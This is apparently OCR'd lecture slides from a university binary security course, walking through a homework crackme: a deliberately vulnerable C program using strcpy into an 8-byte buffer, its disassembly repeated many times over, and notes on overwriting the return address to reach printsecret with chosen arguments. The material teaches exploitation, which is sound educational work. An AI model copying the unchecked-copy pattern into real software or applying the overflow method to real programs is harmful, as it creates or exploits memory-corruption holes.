CSE 610 Special Topics:
System Security - Attack and Defense for Binaries

Instructor: Dr. Ziming Zhao

Location: Online

Time: Monday, 5:20 PM - 8:10 PM

Announcement

1. Course evaluations have started

Last Class

1. Stack-based buffer overflow-2
    a. Overflow RET and return to a function with parameters
    b. Overflow with shellcode 32-bit and 64 bit (Code injection attack)
    c. A simple wargame - behemoth1

Homework-3

Hw-3 walkthrough

crackme4h

crackme464


behemoth1

crackme4h

```
char s[] = "OIKNBGREWQZSAQ";

char* decrypt(char *c)
{
  for (size_t i = 0; i < strlen(c); i++)
  {
    c[i] = c[i] - 7;}

  return c;}

void printsecret(int i, int j, int k)
{
  if (i == 0xdeadbeef && j == 0xC0DECAFE && k == 0xD0D0FACE)
    printf("The secret you are looking for is: %s\n", decrypt(s));

  exit(0);}

int main(int argc, char *argv[])
{
  char buf[8];

  if (argc != 2)
    return 0;

  strcpy(buf, argv[1]);
}
```

crackme4

```
000012b7 <main>:
   12b7:f3 0f 1e fb          endbr32
   12bb:55                   push   %ebp
   12bc: 89 e5               mov    %esp,%ebp
   12be:83 ec 08             sub    $0x8,%esp
   12c1: 83 7d 08 02                cmpl   $0x2,0x8(%ebp)
   12c5: 74 07               je     12ce <main+0x17>
   12c7: b8 00 00 00 00             mov    $0x0,%eax
   12cc: eb 1a               jmp    12e8 <main+0x31>
   12ce: 8b 45 0c            mov    0xc(%ebp),%eax
   12d1:83 c0 04             add    $0x4,%eax
   12d4:8b 00                mov    (%eax),%eax
   12d6:50                   push   %eax
   12d7:8d 45 f8             lea    -0x8(%ebp),%eax
   12da:50                   push   %eax
   12db:e8 fc ff ff ff       call   12dc <main+0x25>
   12e0: 83 c4 08            add    $0x8,%esp
   12e3: b8 00 00 00 00             mov    $0x0,%eax
   12e8: c9                  leave
   12e9: c3                  ret
   12ea: 66 90               xchg   %ax,%ax
   12ec: 66 90               xchg   %ax,%ax
   12ee: 66 90               xchg   %ax,%ax
```



Arg3 = 0xd0doface

Arg2 = 0xcodecafe

Arg1 = 0xdeadbeef

4 bytes


RET = printsecret

crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb          endbr32
   12ca: 8d 4c 24 04                lea    0x4(%esp),%ecx
   12ce: 83 e4 f0             and    $0xfffffff0,%esp
   12d1:ff 71 fc              pushl  -0x4(%ecx)
   12d4:55                    push   %ebp
   12d5:89 e5                 mov    %esp,%ebp
   12d7:51                    push   %ecx
   12d8:83 ec 14              sub    $0x14,%esp
   12db:89 c8                 mov    %ecx,%eax
   12dd:83 38 02              cmpl   $0x2,(%eax)
   12e0: 74 07                je     12e9 <main+0x23>
   12e2: b8 00 00 00 00             mov    $0x0,%eax
   12e7: eb 1d                jmp    1306 <main+0x40>
   12e9: 8b 40 04                   mov    0x4(%eax),%eax
   12ec: 83 c0 04             add    $0x4,%eax
   12ef: 8b 00                mov    (%eax),%eax
   12f1: 83 ec 08             sub    $0x8,%esp
   12f4: 50                   push   %eax
   12f5: 8d 45 f0             lea    -0x10(%ebp),%eax
   12f8: 50                   push   %eax
   12f9: e8 fc ff ff ff       call   12fa <main+0x34>
   12fe: 83 c4 10             add    $0x10,%esp
   1301: b8 00 00 00 00             mov    $0x0,%eax
   1306: 8b 4d fc             mov    -0x4(%ebp),%ecx
   1309: c9                   leave
   130a: 8d 61 fc             lea    -0x4(%ecx),%esp
   130d: c3                   ret
```


crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb          endbr32
   12ca: 8d 4c 24 04                    lea    0x4(%esp),%ecx
   12ce: 83 e4 f0             and    $0xfffffff0,%esp
   12d1:ff 71 fc              pushl  -0x4(%ecx)
   12d4:55                    push   %ebp
   12d5:89 e5                 mov    %esp,%ebp
   12d7:51                    push   %ecx
   12d8:83 ec 14              sub    $0x14,%esp
   12db:89 c8                 mov    %ecx,%eax
   12dd:83 38 02              cmpl   $0x2,(%eax)
   12e0: 74 07                je     12e9 <main+0x23>
   12e2: b8 00 00 00 00                 mov    $0x0,%eax
   12e7: eb 1d                jmp    1306 <main+0x40>
   12e9: 8b 40 04                       mov    0x4(%eax),%eax
   12ec: 83 c0 04             add    $0x4,%eax
   12ef: 8b 00                mov    (%eax),%eax
   12f1: 83 ec 08             sub    $0x8,%esp
   12f4: 50                   push   %eax
   12f5: 8d 45 f0             lea    -0x10(%ebp),%eax
   12f8: 50                   push   %eax
   12f9: e8 fc ff ff ff       call   12fa <main+0x34>
   12fe: 83 c4 10             add    $0x10,%esp
   1301: b8 00 00 00 00                 mov    $0x0,%eax
   1306: 8b 4d fc             mov    -0x4(%ebp),%ecx
   1309: c9                   leave
   130a: 8d 61 fc             lea    -0x4(%ecx),%esp
   130d: c3                   ret
```




crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb          endbr32
   12ca: 8d 4c 24 04          lea    0x4(%esp),%ecx
   12ce: 83 e4 f0             and    $0xfffffff0,%esp
   12d1:ff 71 fc              pushl  -0x4(%ecx)
   12d4:55                    push   %ebp
   12d5:89 e5                 mov    %esp,%ebp
   12d7:51                    push   %ecx
   12d8:83 ec 14              sub    $0x14,%esp
   12db:89 c8                 mov    %ecx,%eax
   12dd:83 38 02              cmpl   $0x2,(%eax)
   12e0: 74 07                je     12e9 <main+0x23>
   12e2: b8 00 00 00 00       mov    $0x0,%eax
   12e7: eb 1d                jmp    1306 <main+0x40>
   12e9: 8b 40 04             mov    0x4(%eax),%eax
   12ec: 83 c0 04             add    $0x4,%eax
   12ef: 8b 00                mov    (%eax),%eax
   12f1: 83 ec 08             sub    $0x8,%esp
   12f4: 50                   push   %eax
   12f5: 8d 45 f0             lea    -0x10(%ebp),%eax
   12f8: 50                   push   %eax
   12f9: e8 fc ff ff ff       call   12fa <main+0x34>
   12fe: 83 c4 10             add    $0x10,%esp
   1301: b8 00 00 00 00       mov    $0x0,%eax
   1306: 8b 4d fc             mov    -0x4(%ebp),%ecx
   1309: c9                   leave
   130a: 8d 61 fc             lea    -0x4(%ecx),%esp
   130d: c3                   ret
```




crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb          endbr32
   12ca: 8d 4c 24 04                lea    0x4(%esp),%ecx
   12ce: 83 e4 f0             and    $0xfffffff0,%esp
   12d1:ff 71 fc              pushl  -0x4(%ecx)
   12d4:55                    push   %ebp
   12d5:89 e5                 mov    %esp,%ebp
   12d7:51                    push   %ecx
   12d8:83 ec 14              sub    $0x14,%esp
   12db:89 c8                 mov    %ecx,%eax
   12dd:83 38 02              cmpl   $0x2,(%eax)
   12e0: 74 07                je     12e9 <main+0x23>
   12e2: b8 00 00 00 00             mov    $0x0,%eax
   12e7: eb 1d                jmp    1306 <main+0x40>
   12e9: 8b 40 04                   mov    0x4(%eax),%eax
   12ec: 83 c0 04             add    $0x4,%eax
   12ef: 8b 00                mov    (%eax),%eax
   12f1: 83 ec 08             sub    $0x8,%esp
   12f4: 50                   push   %eax
   12f5: 8d 45 f0             lea    -0x10(%ebp),%eax
   12f8: 50                   push   %eax
   12f9: e8 fc ff ff ff       call   12fa <main+0x34>
   12fe: 83 c4 10             add    $0x10,%esp
   1301: b8 00 00 00 00             mov    $0x0,%eax
   1306: 8b 4d fc             mov    -0x4(%ebp),%ecx
   1309: c9                   leave
   130a: 8d 61 fc             lea    -0x4(%ecx),%esp
   130d: c3                   ret
```




crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb         endbr32
   12ca: 8d 4c 24 04                   lea    0x4(%esp),%ecx
   12ce: 83 e4 f0            and    $0xfffffff0,%esp
   12d1:ff 71 fc             pushl  -0x4(%ecx)
   12d4:55                   push   %ebp
   12d5:89 e5                mov    %esp,%ebp
   12d7:51                   push   %ecx
   12d8:83 ec 14             sub    $0x14,%esp
   12db:89 c8                mov    %ecx,%eax
   12dd:83 38 02             cmpl   $0x2,(%eax)
   12e0: 74 07               je     12e9 <main+0x23>
   12e2: b8 00 00 00 00                mov    $0x0,%eax
   12e7: eb 1d               jmp    1306 <main+0x40>
   12e9: 8b 40 04                      mov    0x4(%eax),%eax
   12ec: 83 c0 04            add    $0x4,%eax
   12ef: 8b 00               mov    (%eax),%eax
   12f1: 83 ec 08            sub    $0x8,%esp
   12f4: 50                  push   %eax
   12f5: 8d 45 f0            lea    -0x10(%ebp),%eax
   12f8: 50                  push   %eax
   12f9: e8 fc ff ff ff      call   12fa <main+0x34>
   12fe: 83 c4 10            add    $0x10,%esp
   1301: b8 00 00 00 00                mov    $0x0,%eax
   1306: 8b 4d fc            mov    -0x4(%ebp),%ecx
   1309: c9                  leave
   130a: 8d 61 fc            lea    -0x4(%ecx),%esp
   130d: c3                  ret
```




crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb        endbr32
   12ca: 8d 4c 24 04                  lea    0x4(%esp),%ecx
   12ce: 83 e4 f0           and    $0xfffffff0,%esp
   12d1:ff 71 fc            pushl  -0x4(%ecx)
   12d4:55                  push   %ebp
   12d5:89 e5               mov    %esp,%ebp
   12d7:51                  push   %ecx
   12d8:83 ec 14            sub    $0x14,%esp
   12db:89 c8               mov    %ecx,%eax
   12dd:83 38 02            cmpl   $0x2,(%eax)
   12e0:74 07               je     12e9 <main+0x23>
   12e2:b8 00 00 00 00               mov    $0x0,%eax
   12e7:eb 1d               jmp    1306 <main+0x40>
   12e9:8b 40 04                     mov    0x4(%eax),%eax
   12ec: 83 c0 04           add    $0x4,%eax
   12ef: 8b 00              mov    (%eax),%eax
   12f1: 83 ec 08           sub    $0x8,%esp
   12f4: 50                 push   %eax
   12f5: 8d 45 f0           lea    -0x10(%ebp),%eax
   12f8: 50                 push   %eax
   12f9: e8 fc ff ff ff     call   12fa <main+0x34>
   12fe: 83 c4 10           add    $0x10,%esp
   1301:b8 00 00 00 00               mov    $0x0,%eax
   1306:8b 4d fc            mov    -0x4(%ebp),%ecx
   1309:c9                  leave
   130a:8d 61 fc            lea    -0x4(%ecx),%esp
   130d:c3                  ret
```



crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb          endbr32
   12ca: 8d 4c 24 04                    lea    0x4(%esp),%ecx
   12ce: 83 e4 f0             and    $0xfffffff0,%esp
   12d1:ff 71 fc              pushl  -0x4(%ecx)
   12d4:55                    push   %ebp
   12d5:89 e5                 mov    %esp,%ebp
   12d7:51                    push   %ecx
   12d8:83 ec 14              sub    $0x14,%esp
   12db:89 c8                 mov    %ecx,%eax
   12dd:83 38 02              cmpl   $0x2,(%eax)
   12e0:74 07                 je     12e9 <main+0x23>
   12e2:b8 00 00 00 00                  mov    $0x0,%eax
   12e7:eb 1d                 jmp    1306 <main+0x40>
   12e9:8b 40 04                        mov    0x4(%eax),%eax
   12ec: 83 c0 04             add    $0x4,%eax
   12ef: 8b 00                mov    (%eax),%eax
   12f1: 83 ec 08             sub    $0x8,%esp
   12f4: 50                   push   %eax
   12f5: 8d 45 f0             lea    -0x10(%ebp),%eax
   12f8: 50                   push   %eax
   12f9: e8 fc ff ff ff       call   12fa <main+0x34>
   12fe: 83 c4 10             add    $0x10,%esp
   1301:b8 00 00 00 00                  mov    $0x0,%eax
   1306:8b 4d fc              mov    -0x4(%ebp),%ecx
   1309:c9                    leave
   130a:8d 61 fc              lea    -0x4(%ecx),%esp
   130d:c3                    ret
```



argv[1]

argv[0]

agrc

RET

Size <= 16 bytes

RET

Saved EBP

Saved ECX


Buf = 12 bytes

%ebp

%ebp - 0x10


crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb          endbr32
   12ca: 8d 4c 24 04                    lea    0x4(%esp),%ecx
   12ce: 83 e4 f0             and    $0xfffffff0,%esp
   12d1:ff 71 fc              pushl  -0x4(%ecx)
   12d4:55                    push   %ebp
   12d5:89 e5                 mov    %esp,%ebp
   12d7:51                    push   %ecx
   12d8:83 ec 14              sub    $0x14,%esp
   12db:89 c8                 mov    %ecx,%eax
   12dd:83 38 02              cmpl   $0x2,(%eax)
   12e0: 74 07                je     12e9 <main+0x23>
   12e2:b8 00 00 00 00                  mov    $0x0,%eax
   12e7: eb 1d                jmp    1306 <main+0x40>
   12e9:8b 40 04                        mov    0x4(%eax),%eax
   12ec: 83 c0 04             add    $0x4,%eax
   12ef: 8b 00                mov    (%eax),%eax
   12f1: 83 ec 08             sub    $0x8,%esp
   12f4: 50                   push   %eax
   12f5: 8d 45 f0             lea    -0x10(%ebp),%eax
   12f8: 50                   push   %eax
   12f9: e8 fc ff ff ff       call   12fa <main+0x34>
   12fe: 83 c4 10             add    $0x10,%esp
   1301:b8 00 00 00 00                  mov    $0x0,%eax
   1306:8b 4d fc              mov    -0x4(%ebp),%ecx
   1309:c9                    leave
   130a:8d 61 fc              lea    -0x4(%ecx),%esp
   130d:c3                    ret
```




crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb          endbr32
   12ca: 8d 4c 24 04                    lea    0x4(%esp),%ecx
   12ce: 83 e4 f0             and    $0xfffffff0,%esp
   12d1:ff 71 fc              pushl  -0x4(%ecx)
   12d4:55                    push   %ebp
   12d5:89 e5                 mov    %esp,%ebp
   12d7:51                    push   %ecx
   12d8:83 ec 14              sub    $0x14,%esp
   12db:89 c8                 mov    %ecx,%eax
   12dd:83 38 02              cmpl   $0x2,(%eax)
   12e0: 74 07                je     12e9 <main+0x23>
   12e2:b8 00 00 00 00                  mov    $0x0,%eax
   12e7: eb 1d                jmp    1306 <main+0x40>
   12e9:8b 40 04                        mov    0x4(%eax),%eax
   12ec: 83 c0 04             add    $0x4,%eax
   12ef: 8b 00                mov    (%eax),%eax
   12f1: 83 ec 08             sub    $0x8,%esp
   12f4: 50                   push   %eax
   12f5: 8d 45 f0             lea    -0x10(%ebp),%eax
   12f8: 50                   push   %eax
   12f9: e8 fc ff ff ff       call   12fa <main+0x34>
   12fe: 83 c4 10             add    $0x10,%esp
   1301:b8 00 00 00 00                  mov    $0x0,%eax
   1306:8b 4d fc              mov    -0x4(%ebp),%ecx
   1309:c9                    leave
   130a:8d 61 fc              lea    -0x4(%ecx),%esp
   130d:c3                    ret
```




crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb        endbr32
   12ca: 8d 4c 24 04                  lea    0x4(%esp),%ecx
